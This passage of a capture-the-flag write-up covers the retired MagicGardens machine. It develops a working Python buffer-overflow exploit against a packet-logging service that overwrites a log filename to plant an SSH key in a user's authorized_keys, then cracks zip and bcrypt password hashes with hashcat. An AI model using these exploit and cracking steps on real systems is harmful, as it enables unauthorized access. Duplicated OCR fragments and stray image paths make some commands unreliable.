It starts by getting the packet's self-reported length, four bytes into the IPv6 header. It then copies that many bytes from the end of the IPv6 header (0x3c) to a new buffer and saves that data to a file passed in as another argument.

Tangent - BOF in Server

There is a `strcpy` for `param2` into `log_file_name`, a 40 byte buffer. That seems very vulnerable to a buffer overflow. If I run the server with a longer filename, it starts up like normal:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]

└─$ sudo ./harvest server -l `python -c 'print("A"*100)'`

[sudo] password for pallangyo:

[*] Listening on interface ANY

Then when I connect with a client, all is good. But when I send any IPv6 packet to localhost, it crashes:

```
sudo ./harvest server -l `python -c 'print("A"*100)'`
 [*] Listening on interface ANY
 [*] Successful handshake [!] Suspicious activity.
 Packages have been logged.
Segmentation fault
```

It does write to the log file with 100 As before it crashes. This isn't useful to me because **alex** is **already running** the **server** with a reasonable log file name less than 40 characters.

Exploit
Find BOF
I have a place where its using the packet's length to determine how long to write in the buffer. But that's not even the problem, as the buffer isn't long enough to take a max length IPv6 data blob. IPv6 packets can support up to 65,535 bytes of data, but the buffer for the data is only **65,360** bytes.

To test this theory, I'll create the start of a Python exploit:
This will send a full packet of "**A**" characters in an IPv6 packet. The port doesn't matter because `harvest` is listening for raw packets.
I'll start the server (**sudo ./harvest server -i tun0 -l test.log),** and then connect the client to start logging **(sudo ./harvest client 127.0.0.1)**. Then I'll run the exploit. The server crashes:

```
┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$ sudo ./harvest server -i tun0 -l test.log
[*] Listening on interface tun0
[*] Successful handshake
[!] Suspicious activity. Packages have been logged.
```

```
┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$ sudo ./harvest client 127.0.0.1
[sudo] password for pallangyo:
[*] Connection to 127.0.0.1 1337 port succeeded
[*] Successful handshake
����----------------------------------------------------
Source: [cc:f9:e4:9f:6a:b4]     [192.168.1.4]
```

Get Filename Offset

When `harvest` reads a large IPv6 packet, it overflows the payload buffer and writes into the memory holding the log file name. I'd like to know the offset to that memory, so I can target a specific file. I know it's at least 65,360, as that's the size of the overflowed buffer. I'll generate a pattern to check after that:

```
┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
```

I'll update the script with that:

```
import socket

SRV_ADDR = ("::1", 4444)  # Port doesn't matter

sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)

data = b"A" * 65360
data +=
b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1A
c2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A"

sock.sendto(data, SRV_ADDR)
```

When I start the server and client again, and then run this, the server crashes again, creating this file from which I can measure the offset:

```
┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q Aa4A

[*] Exact match at offset 12
```

I'll update the script to try to write to `overflow.log`:

```
import socket

# Define the server address (IPv6 localhost and arbitrary port)
SRV_ADDR = ("::1", 4444)

# Create an IPv6 UDP socket
sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)

# Construct the payload
data = b"A" * (65360 + 12)  # Padding with 'A'
data += b"overflow.log"  # Appending "overflow.log" at the end
```

```
# Send the data to the target address
sock.sendto(data, SRV_ADDR)
```

This time, the server doesn't crash:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ sudo ./harvest server -i tun0 -l test.log
[*] Listening on interface tun0
[*] Successful handshake
[!] Suspicious activity. Packages have been logged.
[!] Suspicious activity. Packages have been logged.
[!] Suspicious activity. Packages have been logged.
[!] Suspicious activity. Packages have been logged.
[!] Suspicious activity. Packages have been logged.
[!] Suspicious activity. Packages have been logged.
[!] Suspicious activity. Packages have been logged.
[!] Suspicious activity. Packages have been logged.
[!] Suspicious activity. Packages have been logged.
[!] Suspicious activity. Packages have been logged.
[!] Suspicious activity. Packages have been logged.
```

Write File

Goal

My objective is to write an SSH public key to Alex's `authorized_keys` file, providing SSH access.

Generating SSH Key Pair

```
┌──(pallangyo㉿kali)-[~/…/Hack the Box/Machine/Retired Machines/MagicGardens]
└─$ ssh-keygen -t ed25519 -f alex
Generating public/private ed25519 key pair.
Enter passphrase for "alex" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in alex
Your public key has been saved in alex.pub
The key fingerprint is:
SHA256:AnFpV97AQND3J8H3N7ecIRKf2gH2l+FRJcuhugxcMrs pallangyo@kali
```

Displaying Public Key

```
┌──(pallangyo㉿kali)-[~/…/Hack the Box/Machine/Retired Machines/MagicGardens]
└─$ cat alex.pub
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAICRj3Fm1s6zx64eZI2dYTZOOQP50nDXtlIK2V91SO+km
pallangyo@kali
```

Writing the Python Script
We write the following Python script and save it to a file named `pwn.py` (on the host machine):

```
import socket

dst = ('::1', 9999)

s = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)
s.connect(dst)

data = b'\r\n' * 6
data += b'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIFGRQ+sUQ8KJA3YDF4qZCUYp7+jRKbGqulhfvVR0SZ
CB pallangyo@kali\r\n'
data += b'A' * (65360 - len(data))  # Fill with 'A's to reach ~65360 bytes
data += b'B' * 12
data += b'/home/alex/.ssh/authorized_keys\0'

s.send(data)
```

Creating the File on Target Machine
morty@magicgardens:/dev/shm$ touch pwn.py

We then add the above Python script to the `pwn.py` file.

Running the Exploit
Before executing the script, we run:
morty@magicgardens:/dev/shm$ ./harvest client 10.10.11.9

Then, we execute the script:
morty@magicgardens:/dev/shm$ python3 pwn.py

Next, we attempt SSH access:

```
┌──(pallangyo㉿kali)-[~/…/Hack the Box/Machine/Retired Machines/MagicGardens]
└─$ ssh -i alex alex@10.10.11.9
```

Successful SSH Login

```
┌──(pallangyo㉿kali)-[~/…/Hack the Box/Machine/Retired Machines/MagicGardens]
└─$ ssh -i alex alex@10.10.11.9
Linux magicgardens 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-
11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Fri May 24 08:05:34 2024 from 10.10.14.40
```

alex@magicgardens:~$

Retrieving the User Flag
alex@magicgardens:~$ ls
user.txt

We found the `user.txt` file. Upon reading it, we successfully obtained the flag:
alex@magicgardens:~$ cat user.txt
1110cc ************************

`Shell as root in Container`

Enumeration
alex Home Dir
There's not much of interest in alex's home directory:

> ***alex@magicgardens:~$ ls -a***
> *. .bash_history .bashrc .local .python_history .ssh*
> *.. .bash_logout .harvest_logs .profile .reset.sh user.txt*
> *alex@magicgardens:~$*

```
alex@magicgardens:~$ ls -a
.   .bash_history  .bashrc        .local    .python_history  .ssh
..  .bash_logout   .harvest_logs  .profile  .reset.sh        user.txt
alex@magicgardens:~$
```

`.reset.sh` is checking that the `harvert` server is running and restarting it if not:

> ***alex@magicgardens:~$ cat .reset.sh***
> *#!/usr/bin/bash*
> *res=$(ps aux | grep "harvest server" -m 1)*
> *if [[$res == *"grep"*]]*
> *then*
> *harvest server -l /home/alex/.harvest_logs &*
> *fi*
> *alex@magicgardens:~$*

```
alex@magicgardens:~$ cat .reset.sh
#!/usr/bin/bash

res=$(ps aux | grep "harvest server" -m 1)

if [[ $res == *"grep"* ]]
then
        harvest server -l /home/alex/.harvest_logs &
fi
alex@magicgardens:~$
```

This is almost certainly running on a cron.

Mail

On connecting to SSH as alex, it said there was mail. There are two users with mailboxes in `/var/spool/mail`:

alex@magicgardens:~$ cd ..
alex@magicgardens:/home$ cd ..
alex@magicgardens:/$ ls
bin dev home initrd.img.old lib64 media opt root sbin sys usr vmlinuz
boot etc initrd.img lib lost+found mnt proc run srv tmp var vmlinuz.old

alex@magicgardens:/$ cd var
alex@magicgardens:/var$ ls
backups cache lib local lock log mail opt run spool tmp www

alex@magicgardens:/var$ cd spool
alex@magicgardens:/var/spool$ ls
anacron cron mail postfix
alex@magicgardens:/var/spool$ cd mail
alex@magicgardens:/var/spool/mail$ ls
alex root
alex@magicgardens:/var/spool/mail$

alex can’t read root’s. There’s a single email in alex’s file:

alex@magicgardens:/var/spool/mail$ cat alex

From root@magicgardens.magicgardens.htb Fri Sep 29 09:31:49 2023
Return-Path: <root@magicgardens.magicgardens.htb>
X-Original-To: alex@magicgardens.magicgardens.htb
Delivered-To: alex@magicgardens.magicgardens.htb
Received: by magicgardens.magicgardens.htb (Postfix, from userid 0)
id 3CDA93FC96; Fri, 29 Sep 2023 09:31:49 -0400 (EDT)
MIME-Version: 1.0

Content-Type: multipart/mixed; boundary="1804289383-1695994309=:37178"
Subject: Auth file for docker
To: <alex@magicgardens.magicgardens.htb>
User-Agent: mail (GNU Mailutils 3.15)
Date: Fri, 29 Sep 2023 09:31:49 -0400
Message-Id: <20230929133149.3CDA93FC96@magicgardens.magicgardens.htb>
From: root <root@magicgardens.magicgardens.htb>

--1804289383-1695994309=:37178
Content-Type: text/plain; charset=UTF-8
Content-Disposition: inline
Content-Transfer-Encoding: 8bit
Content-ID: <20230929093149.37178@magicgardens.magicgardens.htb>
Use this file for registry configuration. The password is on your desk

--1804289383-1695994309=:37178
*Content-Type: application/octet-stream; name="**auth.zip**"*
*Content-Disposition: attachment; filename="**auth**.**zip**"*

Content-Transfer-Encoding: base64
Content-ID: <20230929093149.37178.1@magicgardens.magicgardens.htb>
UEsDBAoACQAAAG6osFh0pjiyVAAAAEgAAAAIABwAaHRwYXNzd2RVVAkAA29KRmbOS
kZmdXgLAAEE
6AMAAAToAwAAVb+x1HWvt0ZpJDnunJUUZcvJr8530ikv39GM1hxULcFJfTLLNXgEW2Td
UU3uZ44S
q4L6Zcc7HmUA041ijjidMG9iSe0M/
y1tf2zjMVg6Dbc1ASfJUEsHCHSmOLJUAAAASAAAAFBLAQIe
AwoACQAAAG6osFh0pjiyVAAAAEgAAAAIABgAAAAAAAEAAACkgQAAAABodHBhc3N3Z
FVUBQADb0pG
ZnV4CwABBOgDAAAE6AMAAFBLBQYAAAAAAQABAE4AAACmAAAAAAA=
--1804289383-1695994309=:37178--

```
alex@magicgardens:/var/spool/mail$ cat alex
From root@magicgardens.magicgardens.htb  Fri Sep 29 09:31:49 2023
Return-Path: <root@magicgardens.magicgardens.htb>
X-Original-To: alex@magicgardens.magicgardens.htb
Delivered-To: alex@magicgardens.magicgardens.htb
Received: by magicgardens.magicgardens.htb (Postfix, from userid 0)
        id 3CDA93FC96; Fri, 29 Sep 2023 09:31:49 -0400 (EDT)
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="1804289383-1695994309=:37178"
Subject: Auth file for docker
To: <alex@magicgardens.magicgardens.htb>
User-Agent: mail (GNU Mailutils 3.15)
Date: Fri, 29 Sep 2023 09:31:49 -0400
Message-Id: <20230929133149.3CDA93FC96@magicgardens.magicgardens.htb>
From: root <root@magicgardens.magicgardens.htb>

--1804289383-1695994309=:37178
Content-Type: text/plain; charset=UTF-8
Content-Disposition: inline
Content-Transfer-Encoding: 8bit
Content-ID: <20230929093149.37178@magicgardens.magicgardens.htb>

Use this file for registry configuration. The password is on your desk

--1804289383-1695994309=:37178
Content-Type: application/octet-stream; name="auth.zip"
Content-Disposition: attachment; filename="auth.zip"
Content-Transfer-Encoding: base64
Content-ID: <20230929093149.37178.1@magicgardens.magicgardens.htb>

UEsDBAoACQAAAG6osFh0pjiyVAAAAEgAAAAIABwAaHRwYXNzd2RVVAkAA29KRmbOSkZmdXgLAAEE
6AMAAAToAwAAVb+x1HWvt0ZpJDnunJUUZcvJr8530ikv39GM1hxULcFJfTLLNXgEW2TdUU3uZ44S
q4L6Zcc7HmUA041ijjidMG9iSe0M/y1tf2zjMVg6Dbc1ASfJUEsHCHSmOLJUAAAASAAAAFBLAQIe
AwoACQAAAG6osFh0pjiyVAAAAEgAAAAIABgAAAAAAAAEAAACkgQAAAABodHBhc3N3ZFVUBQADb0pG
ZnV4CwABBOgDAAAE6AMAAFBLBQYAAAAAAQABAE4AAACmAAAAAAA=
--1804289383-1695994309=:37178--
```

It’s from root to alex, and there’s an `auth.zip` attachment.
Email attachments are encoded with base64, which I’ll decode:

> *┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]*
>
> *└─$ echo "UEsDBAoACQAAAG6osFh0pjiyVAAAAEgAAAAIABwAaHRwYXNzd2RVVAkAA29KRmbOSkZmdXgLAAEE6AMAAAToAwAAVb+x1HWvt0ZpJDnunJUUZcvJr8530ikv39GM1hxULcFJfTLLNXgEW2TdUU3uZ44Sq4L6Zcc7HmUA041ijjidMG9iSe0M/y1tf2zjMVg6Dbc1ASfJUEsHCHSmOLJUAAAASAAAAFBLAQIeAwoACQAAAG6osFh0pjiyVAAAAEgAAAAIABgAAAAAAAAEAAACkgQAAAABodHBhc3N3ZFVUBQADb0pGZnV4CwABBOgDAAAE6AMAAFBLBQYAAAAAAQABAE4AAACmAAAAAAA=" > encoded.txt*
> *base64 -d encoded.txt > auth.zip*

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ echo -n "
UEsDBAoACQAAAG6osFh0pjiyVAAAAEgAAAAIABwAaHRwYXNzd2RVVAkAA29KRmbOSkZmdXgLAAEE
6AMAAATOAwAAVb+x1HWvt0ZpJDnunJUUZcvJr8530ikv39GM1hxULcFJfTLLNXgEW2TdUU3uZ44S
q4L6Zcc7HmUA041ijjidMG9iSe0M/y1tf2zjMVg6Dbc1ASfJUEsHCHSmOLJUAAAASAAAAFBLAQIe
AwoACQAAAG6osFh0pjiyVAAAAEgAAAAIABgAAAAAAAEAAACkgQAAAABodHBhc3N3ZFVUBQADb0pG
ZnV4CwABBOgDAAAE6AMAAFBLBQYAAAAAAQABAE4AAACmAAAAAA="
 ⨯ base64 -d > auth.zip
zsh: parse error near `|'

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ echo "UEsDBAoACQAAAG6osFh0pjiyVAAAAEgAAAAIABwAaHRwYXNzd2RVVAkAA29KRmbOSkZmdXgLAAEE6AMAAAToAwAAVb+x1HWvt0ZpJDnunJ
UUZcvJr8530ikv39GM1hxULcFJfTLLNXgEW2TdUU3uZ44Sq4L6Zcc7HmUA041ijjidMG9iSe0M/y1tf2zjMVg6Dbc1ASfJUEsHCHSmOLJUAAAASAAAAF
BLAQIeAwoACQAAAG6osFh0pjiyVAAAAEgAAAAIABgAAAAAAAEAAACkgQAAAABodHBhc3N3ZFVUBQADb0pGZnV4CwABBOgDAAAE6AMAAFBLBQYAAAAAAQ
ABAE4AAACmAAAAAA=" > encoded.txt

base64 -d encoded.txt > auth.zip
```

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]

└─$ file auth.zip

auth.zip: Zip archive data, at least v1.0 to extract, compression method=store

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ file auth.zip

auth.zip: Zip archive data, at least v1.0 to extract, compression method=store
```

It contains an **`htpasswd`** file, and as mentioned in the email, it requires a password:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]

└─$ unzip -l auth.zip

Archive: auth.zip

Length	*Date*	*Time*	*Name*
72	*2024-05-16*	*21:03*	*htpasswd*
72			*1 file*

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ unzip -l auth.zip
Archive:  auth.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       72  2024-05-16 21:03   htpasswd
---------                     -------
       72                     1 file

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$
```

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]

└─$ unzip auth.zip

Archive: auth.zip

[auth.zip] htpasswd password:

`zip2john` will generate a hash:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ zip2john auth.zip > auth.zip.hash
ver 1.0 efh 5455 efh 7875 auth.zip/htpasswd PKZIP Encr: 2b chk, TS_chk, cmplen=84, decmplen=72, crc=B238A674 ts=A86E cs=a86e type=0
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$
```

Which can be passed to **`hashcat`**:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ hashcat auth.zip.hash /usr/share/wordlists/rockyou.txt --user

hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 6785/13635 MB (2048 MB allocatable), 8MCU

The following 2 hash-modes match the structure of your input hash:

      # | Name                                                 | Category
======+======================================================+==========
  17225 | PKZIP (Mixed Multi-File)                             | Archive
  17210 | PKZIP (Uncompressed)                                 | Archive

Please specify the hash-mode with -m [hash-mode].

Started: Sat Feb 15 22:42:16 2025
Stopped: Sat Feb 15 22:42:17 2025
```


┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ ***hashcat auth.zip.hash /usr/share/wordlists/rockyou.txt --user -m 17225***

$pkzip$1*2*2*0*54*48*b238a674*0*42*0*54*a86e*55bfb1d475afb746692439ee9c95146 5cbc9afce77d2292fdfd18cd61c542dc1497d32cb3578045b64dd514dee678e12ab82fa65c73b 1e6500d38d628e389d306f6249ed0cff2d6d7f6ce331583a0db7350127c9*$/
pkzip$:realmadrid


┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ ***hashcat auth.zip.hash /usr/share/wordlists/rockyou.txt --show --user -m 17225***
auth.zip/htpasswd:
$pkzip$1*2*2*0*54*48*b238a674*0*42*0*54*a86e*55bfb1d475afb746692439ee9c95146 5cbc9afce77d2292fdfd18cd61c542dc1497d32cb3578045b64dd514dee678e12ab82fa65c73b 1e6500d38d628e389d306f6249ed0cff2d6d7f6ce331583a0db7350127c9*$/
pkzip$:realmadrid

It works to unzip the archive: (The password is ***realmadrid***)

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ ***unzip auth.zip***
Archive: auth.zip
[auth.zip] htpasswd password:
(line too long--try again)
[auth.zip] htpasswd password:
extracting: htpasswd



┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ ***cat htpasswd***
AlexMiles:$2y$05$KKShqNw.A66mmpEqmNJ0kuoBwO2rbdWetc7eXA7TbjhHZGs2Pa5Hq



I'll crack this as well:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ ***hashcat htpasswd /usr/share/wordlists/rockyou.txt --user***
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========
==========
==========
** Device #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 6785/13635 MB (2048 MB allocatable), 8MCU*


The following 4 hash-modes match the structure of your input hash:

 # | Name | Category

======+==========+==========
3200 | bcrypt $2*$, Blowfish (Unix) | Operating System
25600 | bcrypt(md5($pass)) / bcryptmd5 | Forums, CMS, E-Commerce
25800 | bcrypt(sha1($pass)) / bcryptsha1 | Forums, CMS, E-Commerce
28400 | bcrypt(sha512($pass)) / bcryptsha512 | Forums, CMS, E-Commerce

Please specify the hash-mode with -m [hash-mode].

Started: Sat Feb 15 23:04:32 2025
Stopped: Sat Feb 15 23:04:32 2025



┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
*└─**$ hashcat htpasswd /usr/share/wordlists/rockyou.txt --user -m 3200***

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========
==========
==========

** Device #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 6785/13635 MB (2048 MB allocatable), 8MCU*

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
** Zero-Byte*
** Single-Hash*
** Single-Salt*

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB


Dictionary cache hit:
** Filename..: /usr/share/wordlists/rockyou.txt*
** Passwords.: 14344385*
** Bytes.....: 139921507*
** Keyspace..: 14344385*

$2y$05$KKShqNw.A66mmpEqmNJ0kuoBwO2rbdWetc7eXA7TbjhHZGs2Pa5Hq:diamonds

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....:
$2y$05$KKShqNw.A66mmpEqmNJ0kuoBwO2rbdWetc7eXA7TbjhH...2Pa5Hq
Time.Started.....: Sat Feb 15 23:08:05 2025 (0 secs)
Time.Estimated...: Sat Feb 15 23:08:05 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3880 H/s (7.92ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 960/14344385 (0.01%)
Rejected.....: 0/960 (0.00%)
Restore.Point....: 896/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:16-32
Candidate.Engine.: Device Generator
Candidates.#1....: hawaii -> sandy

Hardware.Mon.#1..: Temp: 98c Util: 19%

Started: Sat Feb 15 23:08:02 2025
Stopped: Sat Feb 15 23:08:07 2025



┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ hashcat htpasswd /usr/share/wordlists/rockyou.txt --show --user -m 3200
AlexMiles:
*$2y$05$KKShqNw.A66mmpEqmNJ0kuoBwO2rbdWetc7eXA7TbjhHZGs2Pa5Hq:**diamonds***

Docker Registry
Enumeration

During initial enumeration, I was not able to access the Docker Registry without auth. Adding these creds works and returns the expected `{}` at `/v2/`:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ curl -k https://magicgardens.htb:5000/v2/
{"errors":[{"code":"UNAUTHORIZED","message":"authentication required","detail":null}]}

```
